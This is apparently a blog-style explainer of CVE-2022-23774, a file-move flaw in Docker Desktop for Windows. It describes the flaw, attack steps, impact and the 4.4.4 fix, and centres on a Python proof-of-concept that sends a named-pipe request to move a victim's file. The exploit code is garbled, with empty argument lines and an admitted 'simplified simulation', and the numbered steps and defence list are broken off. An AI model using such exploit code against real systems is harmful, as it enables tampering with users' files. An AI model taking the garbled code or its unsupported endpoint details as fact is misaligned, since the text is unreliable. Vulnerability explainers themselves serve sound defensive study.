
In early 2022, a security vulnerability—CVE-2022-23774—was discovered in Docker Desktop for Windows. Versions before 4.4.4 were affected. This flaw allows attackers to move any file they choose on the host system, leading to a serious security risk. In this article, we’ll break down the vulnerability in plain language, show how it can be exploited, and provide code snippets so you can understand exactly what’s at stake.
*Important: If you're still running Docker Desktop for Windows before version 4.4.4, update now to stay safe!*
What is Docker Desktop for Windows?
Docker Desktop makes running containers on Windows easy. It provides a simple user interface and bridges Linux-style containers with Windows applications. Under the hood, Docker Desktop uses internal services that communicate through local endpoints—like API calls exposed via named pipes.
What is CVE-2022-23774?
This vulnerability is classified as a "file move attack." In other words, an attacker can force Docker Desktop to move any file on the computer to a location they choose, even outside of the Docker container. This happens because Docker Desktop does not properly validate the inputs it receives from higher-privileged processes.
References
- NVD Entry for CVE-2022-23774
- GitHub Advisory
- Original Issue Report (Docker GitHub)
The Guts of the Problem
The flaw lies in a Windows-specific utility called the “diagnose” tool. This tool is intended to collect data about Docker Desktop's state for troubleshooting. It includes a privileged backend process that can move files, *assuming* the requests come from trusted sources. However, there was not enough checking—so any local program could ask this backend process to move any file.
Attack Steps
1. Attacker runs a local script/program.
The script sends a crafted request to the Docker Diagnostic backend, using the Windows named pipe.
3. The backend process moves a file of the attacker’s choosing, even if it’s a system or user file, to wherever the attacker wants.
Code Sample: Exploiting CVE-2022-23774
Here’s a proof-of-concept code snippet in Python that demonstrates this attack. (For educational/defensive use only.)
Note: You need to run this on a machine with vulnerable Docker Desktop (<4.4.4) installed.
import json
import socket

# Path to the Windows named pipe for Docker Diagnostics
pipe_path = r'\\.\pipe\dockerBackend'

# File you want to move and its new location
src = "C:\\Users\\victim\\Documents\\important.docx"
dst = "C:\\Users\\Public\\hacked\\important.docx"

# Create the request
move_request = {
    "method": "POST",
    "path": "/move-file",
    "body": {"src": src, "dst": dst},
    "headers": {"Content-Type": "application/json"}
}

def send_move_request(request):
    # NOTE: This is a simplified simulation; actual exploit may require a named pipe library!
    import pywintypes, win32file

    handle = win32file.CreateFile(
        pipe_path,
        win32file.GENERIC_READ | win32file.GENERIC_WRITE,
        , None,
        win32file.OPEN_EXISTING,
        , None
    )
    req_json = json.dumps(request)
    win32file.WriteFile(handle, req_json.encode())
    resp = win32file.ReadFile(handle, 4096)
    print("Response:", resp)
    handle.close()

if __name__ == "__main__":
    send_move_request(move_request)
If successful, this will move important.docx to a new location outside Docker's intended influence—proving arbitrary file movement is possible.
Real-World Impact
- Ransomware: Attackers can move or lock files, increasing the reach of ransomware inside organizations.
- User Data Tampering: Private files, configuration files, or even Windows system files are at risk.
- Privilege Escalation: By manipulating files that are executed or read by privileged processes, attackers may gain higher access.
The Fix
Docker released version 4.4.4 to patch this vulnerability. The new release enforces strict checks on incoming requests to the backend process.
To defend yourself:
Conclusion
CVE-2022-23774 is a reminder that inter-process communications—such as local named pipes—must be secured, even on a developer’s workstation. Attackers do not always have to break through firewalls or exploit browser bugs; sometimes, they just need to exploit missed checks in your favorite apps.
Update. Audit. Share this knowledge.
Stay safe!
Further Reading:
- SecLists.org: CVE-2022-23774
- Docker Desktop Release Notes
If you want to check if you’re vulnerable, look at your version of Docker Desktop:
- Open Docker Desktop, click "About Docker Desktop", and check the version. If it's less than 4.4.4, update immediately!
*Written exclusively for you. Please use this information responsibly!*
Timeline
Published on: 02/01/2022 06:15:00 UTC
Last modified on: 02/04/2022 16:33:00 UTC